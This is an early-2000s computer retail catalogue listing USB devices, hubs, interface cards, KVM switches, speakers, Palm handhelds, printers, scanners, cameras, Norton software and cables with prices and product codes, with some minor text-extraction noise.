- USB Interface



\$115 IOL06843

Pocket Digital

- As small as a credit card, but it has all the features you want: high resolution, plenty of memory, and easy downloading.
- Simple point-and-shoot camera
- 14MB memory stores up to 52 high resolution images at 1.3 megapixels
- See both bright lights and dim details with Autolite technology
- USB Interface, recharge via USB cable



\$215 IOL06846

USB Devices & Cables

USB Laplink Data Cable

This USB Laplink cable allows you to transfer files between two computers equipped with USB ports without messy configurations.

QUICK AND EASY



\$55 MSA0E051

USB P2P Network Cable

Network 2 computers without having to install network cards. Speeds up to 5Mbps supporting TCP/IP, NetBEUI & IPX/SPX.



\$69 MSA0E051

Full range of USB cable on page 16.

USB to Ethernet Adaptor

Connect your PC via USB to a 10/100 LAN without the need to install messy PC cards. Comes with a 2 metre USB cable. Standard RJ-45 connection.



USB 1.1 Cable

\$79 MSA0E052

USB 2.0 Cable

\$75 MSA0E053

USB Wireless

These adaptors plug straight into your USB port to give you instant wireless access to PDA's, PCs and Mobiles phones.



USB Bluetooth Adaptor

\$75 MSA0E054

USB Infrared IrDA Adaptor

\$75 MSA0E057

USB 2.0 Docking Station

Expansion unit to provide notebooks with desktop equivalent connectivity. Provides:

- 2 x USB 2.0 Ports
- 2 x PS/2
- 1 x USB File transfer ports
- Serial & Parallel ports
- 10/100 LAN port



\$195 MSA0E054

USB Hubs

Connect these plug and play hubs to your PC to use multiple USB devices. In addition, USB 2.0 Hubs support up to 480Mbps of bandwidth.



2 Port Mini USB 1.1 Hub

\$29 MSA0E058

4 Port Stackable USB 1.1 Hub

\$45 MSA0E059

8 Port Stackable USB Hub 1.1

\$75 MSA0E060

4 Port USB 2.0 Hub

\$55 MSA0E061

Interface

PCI to FireWire Card

Capture your digital video or attach your high speed storage devices quickly & easily with the 3 Port PCI FireWire Card.



\$45 CCG0N039

PCI to USB Card

Connect all your USB 2.0 devices to this easy to install 2-port USB PCI adapter. 100% backward compatible with all USB devices.



\$35 CCG0N043

PCI to USB2 & FireWire

Connect all of your USB, USB 2 & FireWire peripherals to a single card. Features 2 x USB 2.0 ports and 2 x FireWire ports.



\$99 CCG0N041

PCMCIA Adaptors

Capture your digital video or attach your high speed storage devices quickly & easily with our PCMCIA adaptors.



3 Port USB 2.0

\$75 CCG0N049

2 Port FireWire

\$85 CCG0N040

2 USB & 3 FireWire Combo

\$155 CCG0N050

6 in 1 USB Multicard Reader

- USB 2.0 AND 1.1 compatible
- Reads CE, MD, SD, MS, SD, MMC memory card
- Bus powered - no power adaptors required
- PC & Mac Compatible
- Compact Design With No Cables Required
- All slots are active for copying across memory cards.



\$55 MHC0N038

Ext USB Floppy

- Compact & portable design
- Plug & Play. Hot swappable
- No external power required (Bus powered mode)
- USB Interface
- Supports both PC & MAC



\$95 FDC0N000

I/O Expansion Card



PCI Printer Card

\$39 CCG0N032

Dual PCI Printer Card

\$45 CCG0N037

PCI One High Speed Serial Port Card

\$49 CCG0N036

PCI Two High Speed Serial Port Card

\$55 CCG0N039

Tekram DC-315U Ultra SCSI Card



- Transfer rate up to 20MB/s
- Support up to 7 devices
- SCSI Honda 50 Interface
- PCI Interface

\$49 CCG0N019

3.5" Floppy Drive

- High reliability with aluminium diecast base
- Long life with direct spindle motor
- 1.44MB Storage Capacity



\$25 FDC0N000

KVM CPU Switch

Control multiple computers with minimal equipment!


Control up to 136 computers instantly with a single mouse, keyboard and monitor by cascading NovaView KVM switches. Select a computer by front push buttons, by hot key commands or by the on-screen pop up menu (OSD models). The OSD menu enables you to assign computer names, identify and select computer by the names.

Features:

- VGA resolution up to 1920 x 1440
- Optional 19" rack mount kits
- Hot plug KB and Mouse anytime
- Auto-scan Computers
- Full LEDs to show status

Additional Features (OSD models):

- Password security locks
- Assign computers with unique names
- Gain complete control with easy-to-use OSD interface



PS/2 & Serial

OSD PS/2 & Serial

KNVI04D 4 CPU OSD Switch

\$345 DSK62003

KNVI08D 8 CPU OSD Switch

\$645 DSK6004

KNVI16D 16 CPU OSD Switch

\$1295 DSK6005

USB

Offers connectivity for USB keyboard and mouse. Units come equipped with a USB hub to share USB 1.1 peripherals. Ready to handle combo of PC, Mac, G3/G4. Use standard USB A-A cables to link to PCs.

KAGI2 2 CPU Switch with 3-Port USB Hub

\$165 DSK6006

KAGI4 4 CPU Switch with 4-Port USB Hub

\$275 DSK6007

KAGI04 4 CPU Hybrid USB & PS/2 Switch

\$325 DSK6008

Accessories

1.8M PS2 Cable Set

\$29 CHGEN099

3M PS2 Cable Set

\$35 CHGEN164

19" Rack Mount Kit

\$39 DSK6009

*see page 16 for USB cable options

Speakers

Creative Inspire 4.1 4400

Its incredibly powerful speaker system features four newly designed satellites with unique contours around the drivers for optimum sound dispersion

- 4.1 Channel Audio
- 17W RMS Subwoofer/6W RMS Satellite (Total 41W)
- 40Hz - 20kHz Frequency Response
- Includes remote control
- Combine with 4-channel SoundBlaster card to experience EAX sound

\$135 HMC6095

Creative Inspire 6.1 6600

With Full 4.1 support from Audigy™ 2, Inspire 6.1 allows you to maximize your desktop entertainment with Dolby® Digital EX encoded movies, enhance EAX® and MS DirectSound® 3D effects in games.

- 6.1 Channel Audio
- 22W RMS Subwoofer/8W RMS Satellite
- 20W Centre (Total 82W)
- 40Hz - 20kHz Frequency Response
- Includes desktop and center speaker stands

\$275 HMC6101



Creative Inspire 5.1 Digital 5600

Complete and affordable Dolby Digital Home Theater System for your DVD player and Game Creative Inspire 5.1 Digital 5600 satisfies all your modern entertainment needs.

- 5.1 Channel Audio
- Dolby DTS decoder unit
- 24W RMS Subwoofer/8W RMS Satellite (Total 48W)
- 35Hz - 20kHz Frequency Response
- Desktop and center speaker stands, optical cable provided

\$395 HMC6102




Altec Lansing AVS500B

The compact AVS500B is a solid entry-level surround system that will instantly improve the way your PC sounds.

- 40Hz - 22kHz Frequency Response
- 61W RMS Subwoofer/2.2W RMS per Satellite
- 4.1 Channel Speakers
- 17W RMS Total Power Output
- Built-in controls

\$139 HMA1213



Altec Lansing AVS 300 (2speaker + Sub) **\$79** HMA1215

Altec Lansing 251

Large 3-inch drivers and a center channel deliver a full range of movement and sound while the ported subwoofer adds to the theatre-like atmosphere. Whether your into games, movies, the 251 is an excellent all-round system.

- 5.1 Channel Speakers
- 25W RMS Subwoofer/7.6W RMS Center
- 2x6.5W RMS Front/2x7.2W RMS Rear
- 60W RMS Total
- 22Hz - 22kHz Frequency Response

\$215 HMA1216



Altec Lansing 221 (2 Speaker + Sub) **\$105** HMA1212

Altec Lansing XA3051

Top-of-the-line video gaming system features a center channel, a powerful subwoofer, and surround sound that put your TV's speakers to shame. Feel the bass. Unleash the power.

- 5.1 Channel Audio
- 18.25W RMS Subwoofer/17.5W RMS Center
- 5W RMS Satellite (Total 56W RMS)
- 6 Speaker Dolby Surround Pro Logic
- Dual headphone jack & Wall Brackets
- Auxiliary Input (for DVDs, PS2, Xbox etc)
- Color coded cables

\$295 HMA1213



Altec Lansing XA3021 **\$175** HMA1215

Palm Handhelds

Zire

Replace bulky paper planners, to-do lists and sticky notes with a convenient Palm Zire handheld.

- Motorola Digital Orbital E2 16MHz Processor
- Palm OS 4.1
- 160x160 Monochrome Display
- 2MB Memory
- Included HotSync cable via mini USB cable or Infrared.
- 112 x 74 x 16mm
- Weighs 109g

\$239 HBPAL000



Zire 71

View your appointments and addresses, capture pictures, listen to MP3s, and watch video clips with the Palm Zire 71.

- Texas Instruments ARM 144MHz Processor
- Palm OS 5.2.1
- 320x320 Transflective Display with 65K Colours
- 16MB SDRAM Memory
- Integrated Camera up to 640x480
- MP3/Video playback software
- Supports MMC & SD expansion cards
- HotSync Cradle for USB or Infrared.
- 114 x 74 x 17mm
- Weighs 150g

\$595 HBPAL004



Tungsten T

The performance you need to organise your work and your life. Stay productive when you're on the go.

- Texas Instruments ARM Processor
- Palm OS 5.0
- 320x320 Display with 65K Colours
- 16MB SDRAM Memory
- Bluetooth compatible
- MP3/Video playback software
- Supports MMC & SD expansion cards
- HotSync Cradle for USB or Infrared.
- 102 x 77 x 15mm
- Weighs 159g

\$945 HBPAL003



\$855 HBPAL001

Tungsten C with 64MB memory & 802.11b Wi-Fi capability **\$945** HBPAL003
Tungsten W with built-in Keyboard & GSM/GPRS phone capability **\$1145** HBPAL002

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Weekends 10am - 4pm

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Color Printers

All printers are PC & Mac Compatible

PERSONAL Range - ideal for the casual user

hp deskjet 3325

- 1200 x 600 dpi Print Resolution
- Up to 18ppm Black & 60ppm Color
- 100 Sheet Paper Tray
- USB 2.0 Interface



\$79 PRCMP015

hp deskjet 3820

- 4800 x 1200 dpi Print Resolution
- Up to 20 Black & 10ppm Color
- hp PhotoREt III
- Parallel & USB Interface



\$145 PRCMP013

Canon S200SPx

- 2880 x 720 dpi Print Resolution
- Up to 50ppm Black & 30ppm Color
- Built-in low-ink-alert & super economy mode to save money
- USB Interface



\$79 PRCAN051

SOHO Range - ideal for the home office and small office

hp deskjet 5550

- 4800 x 1200 dpi Print Resolution
- Up to 27ppm Black & 12ppm Color
- Automatically detects paper type and adjust print settings
- Optional 6-color printing
- USB 2.0 and Parallel Interface



\$185 PRCMP015

hp deskjet 6122

- 4800 x 1200 dpi Print Resolution
- Up to 20 Black & 13ppm Color
- PhotoREt 3 colour layering technology
- Double sided duplex printing
- USB 2.0 & Parallel Interface



\$279 PRCMP016

Canon i320 **NEW**

- 2400 x 1200 dpi Print Resolution
- Up to 15ppm Black & 7ppm Color
- Thermal Bubble Jet ink on demand
- Borderless 6" x 4" photo prints
- Supports Exif Print for better digital photo prints
- USB 2.0 Interface



\$129 PRCAN005

BUSINESS Range - ideal for high speed printing with flawless quality

Canon i850

- 4800 x 1200 dpi Print Resolution
- Up to 27ppm Black & 14ppm Color
- Borderless A4 & 6" x 4" photo prints
- Print 6" x 4" photo in under a minute and a monochrome page in 3 seconds
- USB 2.0 & Parallel Interface



\$379 PRCAN086

Canon S530D

- 2400 x 1200 dpi Print Resolution
- Up to 14 Black & 9ppm Color
- Colourfast for up to 25 Years
- Borderless A4 & 6" x 4" photo prints
- CF Adapter provided.
- PCMCIA Type II slot for other compatible PC card memory adaptors (not included)
- USB 2.0 Interface



\$399 PRCAN059

hp business inkjet 2230

- 1200 x 600 dpi Print Resolution
- Up to 15 Black & 14ppm Color
- hp PhotoREt 3
- 16Mb Memory (Max 124Mb)
- 250 sheet bin
- 10,000 page per month duty cycle
- Parallel Interface



\$455 PRCMP019

PHOTO & PROFESSIONAL Range - superb reproduction of photos & images

hp PhotoSmart 7150

- BMB USB 2.0 Printer
- 4800 x 1200 dpi Print Resolution
- Up to 14 Black & 11ppm Color (with Optional black cartridge)
- Borderless A4 & 6" photo printing
- USB port for connection to PC/MAC
- 2nd USB port for direct printing from hp digital camera



\$255 PRCMP017

Canon i550

- 4800 x 1200 dpi Print Resolution
- Up to 18ppm Black & 10ppm Color
- Advanced Microfine Droplet Technology
- Borderless A4 & 6" x 4" photo prints
- Supports Exif Print for better digital photo prints
- USB 2.0 & Parallel Interface



\$299 PRCAN087

Canon i950

- 4800 x 1200 dpi Print Resolution
- Up to 7ppm Black & 7ppm Color
- 6 individual ink tanks
- Borderless A4 & 6" x 4" photo prints
- Prints a glossy A4 photo in approx 1 minute
- Photo Management Software included
- USB 2.0 Interface



\$699 PRCAN088

PORTABLE Range - ideal for those on the move

hp deskjet 450ci

- 4800 x 1200 dpi Print Resolution
- Up to 9ppm Black & 9ppm Color
- hp PhotoREt 4 colour layering with optional 6-ink printing
- CF Memory Slot
- USB 2.0, Parallel & Infrared
- Only 1.8kg
- Optional battery pack



\$455 PRCMP018

Canon i70

- 4800 x 1200 dpi Print Resolution
- Up to 13ppm Black & 9ppm Color
- Advanced Microfine Droplet Technology
- Supports direct connectivity to Canon digital cameras
- Borderless Photo Printing
- USB Infrared (Windows only)
- Only 1.8kg



\$549 PRCAN090

\$699 PRCAN091 (includes battery)

HOT OFF THE PRESS

Canon i470D

The i470D combines the convenience of digital camera and memory card direct printing, with impressive speeds and quality to deliver a versatile and cost-effective home photo printing solution.

- 4800 x 1200 dpi Print Resolution
- Up to 18ppm Black & 12ppm Color
- Borderless A4 & 6" x 4" photo prints
- 4-in-1 memory slot takes CF, SD, SD & Memory Stick - no adaptors required
- USB 2.0



\$399 PRCAN090

Laser Printers

Canon LBPII20

Up to 600 x 300 dpi native to 2400 x 600 dpi enhanced
Prints up to 10ppm black
First page out in less than 18 seconds
125-page tray
USB Interface



\$429 PRCAN007

hp LaserJet 1000

The personal desktop laser all-in-one that is ideal for the home office, small business.

- 1200 dpi Print Resolution
- Up to 10ppm Black
- First page in 15 seconds
- PC Compatible
- USB Interface



\$675 PRC0117

hp LaserJet 1300

- 1200 x 1200 dpi Print Resolution
- Up to 20ppm Black
- 16MB Ram (80MB Max)
- 250 Sheet Tray
- USB 2.0 & Parallel Interface
- Postscript Level 2 Supported

NEW



\$775 PRC0145
Network ready with hp jetdirect 1300n **\$1195** PRC0156

Multi-Function

Canon imageCLASS MPC 190

Multi-function color photo printer with copier and scanning capabilities.
2400 x 1200 dpi Print Resolution
Printing & Copying up to 14 Black & White/10 Colour ppm
Borderless A4 and Photo 4" x 6"
Printing
Flatbed Color scanning at 9600dpi
USB Interface



\$299 PRCAN001

hp PSC 1210

Compact unit without compromise on functionality, this all-in-one is perfect for the home office.

- 4800 x 1200 dpi
- Printing and copying at 12ppm in Black & White, 10ppm in color
- hp PhotoREt 3 colour technology
- Scan Color at 600 x 2400
- 100 sheet paper tray
- USB Interface



\$265 PRC0125

hp PSC 2210

Colour print, scan, copy and fax, all from one compact integrated product & easy-to-use functions designed to work together. Print direct using the built-in memory card slots.

- 1200 x 1200 dpi Print Resolution
- Print/Copy up to 17 Black & White
- Print/Copy up to 12 Colour ppm
- Flatbed 48-bit Colour Scanning
- Stand-alone & PC Fax
- Direct print with CE, SM, SD, Sony memory stick
- USB Interface



\$529 PRC0124

Scanners

hp scanjet 2300c

Great for your creative projects - easily scan photos, 3D objects, text and graphics with one touch of a button. hp Memoside disc-creator software for slide shows on a CD or TV via a DVD player

- 600 x 1200 dpi Optical resolution
- 99.999 dpi enhanced resolution
- 48-bit color
- hp Imaging, photo and OCR software
- USB 2.0 Interface



\$149 KHP0055

hp scanjet 3570c

For super multimedia, documents or photo-quality scanning look no further than the 3570c. Get preview scans in as little as 10 seconds at a variety of resolutions and color depths.

- 1200 x 1200 dpi Optical resolution
- 99.999 dpi enhanced resolution
- hp Imaging, photo and OCR software
- 4 buttons: scan, copy, email & 'hp memories disc creator launch'
- Built in adaptor for 35mm slides & negatives
- USB 2.0 Interface



\$275 KHP0056

Epson 2400

High speed and high resolution film scanning for the demanding user, the Perfection 2400 Photo delivers exceptional performance for every scanning need.

- High Resolution - 2400 dpi (4800 dpi sub-scan)
- Integrated Transparency Unit for 35mm film negatives/slides
- Bundled with Adobe Photoshop Elements, OCR
- 48-bit colour
- On-board high-speed ASIC processor
- USB 2.0 Interface



\$475 KEP0062

Digital Cameras

Canon PowerShot A200

The PowerShot A200 is the perfect entry level digital still camera.

- 2.0 MegaPixel CCD @ 1600 x 1200
- movie recording @ 320 x 240 pixels, 15fps
- 4 x digital zoom
- 8MB Compact Flash Card
- 2 x AA Batteries
- USB Interface



\$325 IJCAN034

Canon Digital IXUS 400

Offers high resolution shooting with the ability to also capture up to 3 minutes of continuous movie recording with audio.

- 4.0 MegaPixel CCD @ 2272 x 1704 pixels
- Video @ 320 x 240 pixels
- 3K optical zoom, 3.4K digital zoom
- 32MB CF Memory supplied
- Li-ion battery and charger
- Only 185 grams



\$999 IJCAN041
\$795 IJCAN036

Canon Card Photo Printer CP-10

Ultra light and compact printer for instant printing from your Canon Camera.

- Full color dye-sub printer
- 300 x 300 dpi
- Standard 1 screen print (border & borderless)
- Multiple (8-screen) print for labels
- Standard print borderless: 86 x 54 mm
- Connect to Canon Digital Camera via USB
- Only 108 x 125 x 47mm and 510 grams



\$385 PRCAN0077

See page 5 for memory options and adaptors

Kodak USB Easyshare Dock

With outstanding color and exposure capabilities and a quality lens, you'll have crisp, sharp, colorful pictures.

- 2.0 MegaPixel for prints up to 8" x 10"
- 1632 x 1232 pixels
- 3K optical zoom, 2K digital zoom
- 1.6" TFT Screen
- 16MB Internal Memory
- SD/MMC Memory Slot
- Uses 2x AA CNY3 Li Battery
- 3 Volt Adaptor



\$155 IJKOD033

Kodak CX4230

With outstanding color and exposure capabilities and a quality lens, you'll have crisp, sharp, colorful pictures.

- 2.0 MegaPixel for prints up to 8" x 10"
- 1632 x 1232 pixels
- 3K optical zoom, 2K digital zoom
- 1.6" TFT Screen
- 16MB Internal Memory
- SD/MMC Memory Slot
- Uses 2x AA CNY3 Li Battery
- 3 Volt Adaptor

\$399 IJKOD031

Kodak DX4330

Masterpieces are created with the DX4330, as you'll have all the features you'll need to do it all.

- 3.1 MegaPixel for prints up to 11" x 14"
- 2160 x 1400 pixels
- 3K optical zoom, 3.3K digital zoom
- 1.8" TFT Screen
- Continuous Video and Audio
- 16MB Internal Memory
- SD/MMC Memory Slot
- Uses 2x AA CNY3 Li Battery
- 3 Volt Adaptor



\$675 IJKOD030

Kodak LS443

This feature-rich digital camera gives you everything you're looking for, in a stylish, user-friendly package.

- 4 MegaPixel for prints up to 20" x 30"
- 2530 x 1659 pixels
- Professional-quality Schneider-Kreuznach Varogon lens
- 3K optical zoom, 3.3K digital zoom
- 1.8" TFT Screen
- Auto picture rotation on camera, PC or TV
- 16MB Internal Memory
- SD/MMC Memory Slot
- Special edition with LS443 camera dock and Li-ion battery included



\$999 IJKOD032

Call Centre

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Software

Norton Personal Firewall 2003

Your maximum defense against hackers. It secures your PC, keeps your personal information private, and alerts you to attempted intrusions.

\$89 SW5YMD43



Norton AntiVirus 2003

The worlds most trusted antivirus solution. This easy-to-use program scans and cleans instant-message attachments as well as email messages. It removes viruses automatically, without interrupting your work.

\$89 SW5YMD25



Norton Internet Security

Provides essential protection from viruses, hackers, and privacy threats. Includes:

- Norton Antivirus
- Norton Personal Firewall
- Norton Privacy Control
- Norton Spam Alert
- Norton Parental Control

\$135 SW5YMD31



Norton SystemWorks 2003

Protects your PC from viruses, optimises performance, fixes and prevents problems. Includes:

- Norton Antivirus
- Norton Utilities
- Norton CleanSweep
- GoBack Personal Edition

Norton SystemWorks 2003 Pro includes full version of Norton Ghost 2003

\$175 SW5YMD27



Cables



RJ 45



6 Pin FireWire



USB A



25 Pin Serial/Parallel



Int. SCSI

Int. IDE



Serial ATA

Centronics



PC Power



Honda 68

Honda 50

Network

RJ45

50cm

\$7 CENGB001

\$8 CENGB002

\$10 CENGB003

\$12 CENGB004

\$15 CENGB005

\$19 CENGB006

\$20 CENGB007

\$25 CENGB008

\$30 CENGB009

\$45 CENGB010

\$49 CENGB011

2m Cross Over

\$15 CENGB012

3m Cross Over

\$19 CENGB013

10m Cross Over

\$25 CENGB014

Parallel

Laplink 25pin

\$12 CENGB015

\$15 CENGB016

\$19 CENGB017

\$25 CENGB018

\$30 CENGB019

\$45 CENGB020

\$49 CENGB021

25pin

\$9 CENGB022

1.8m M-M

\$15 CENGB023

3m M-M

\$17 CENGB024

10m M-M

\$20 CENGB025

\$25 CENGB026

Laplink

3m 25F-9F-25F-9F

\$15 CENGB027

1.8m M-F

\$12 CENGB028

3m M-F

\$15 CENGB029

10m M-F

\$17 CENGB030

20m M-F

\$25 CENGB031

3m F-F

\$17 CENGB032

10m F-F

\$20 CENGB033

20m F-F

\$25 CENGB034

20m F-F

\$25 CENGB035

20m F-F

\$25 CENGB036

25M-9F-25F

\$15 CENGB037

USB

\$15 CENGB038

USB 2.0

\$15 CENGB039

2m A-B

\$15 CENGB040

\$22 CENGB041

\$22 CENGB042

\$22 CENGB043

\$22 CENGB044

\$22 CENGB045

\$22 CENGB046

\$22 CENGB047

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\$22 CENGB049

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\$22 CENGB064

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\$22 CENGB066

\$22 CENGB067

\$22 CENGB068

\$22 CENGB069

\$22 CENGB070

2m extension

\$15 CENGB071

\$15 CENGB072

USB 1.1

\$12 CENGB073

1m A-A

\$12 CENGB074

2m A-A

\$15 CENGB075

3m A-A

\$18 CENGB076

5m A-A

\$25 CENGB077

1m A-B

\$12 CENGB078

2m A-B

\$15 CENGB079

3m A-B

\$18 CENGB080

5m A-B

\$25 CENGB081

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\$5 CENGB101

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\$6 CENGB102

1.8m PC to Monitor Power Cable

\$7 CENGB103

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\$15 CENGB104

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\$8 CENGB105

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\$5 CENGB106

FDD 78cm 5 connectors

\$6 CENGB107

Serial ATA

\$15 CENGB108

SCSI

External

1m CENTOSM-25M

\$15 CENGB109

1m HONDASOM-25

\$15 CENGB110

1m HONDASOM-CENTOSM

\$15 CENGB111

1m HONDASOM-HONDASOM

\$15 CENGB112

1m HONDASOM-TERMINATOR

\$15 CENGB113

1m HONDASOM-TERMINATOR

\$15 CENGB114

1m HONDASOM-TERMINATOR

\$15 CENGB115

1m HONDASOM-TERMINATOR

\$15 CENGB116

1m HONDASOM-TERMINATOR

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\$15 CENGB126

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\$15 CENGB127

1m HONDASOM-TERMINATOR

1m HONDASOM-CENTOSM

\$45 CENGB128

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\$45 CENGB129

1m HONDASOM-TERMINATOR

\$45 CENGB130

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\$80 CENGB131

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\$95 CENGB132

Internal

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\$15 CENGB133

68M 5 connectors

\$55 CENGB134

SOM 3 connectors 55cm

\$10 CENGB135

68M U/W 3 connectors 60cm

\$35 CENGB136

68M U/W 3 connectors 1.5m

(it's not a hard drive)



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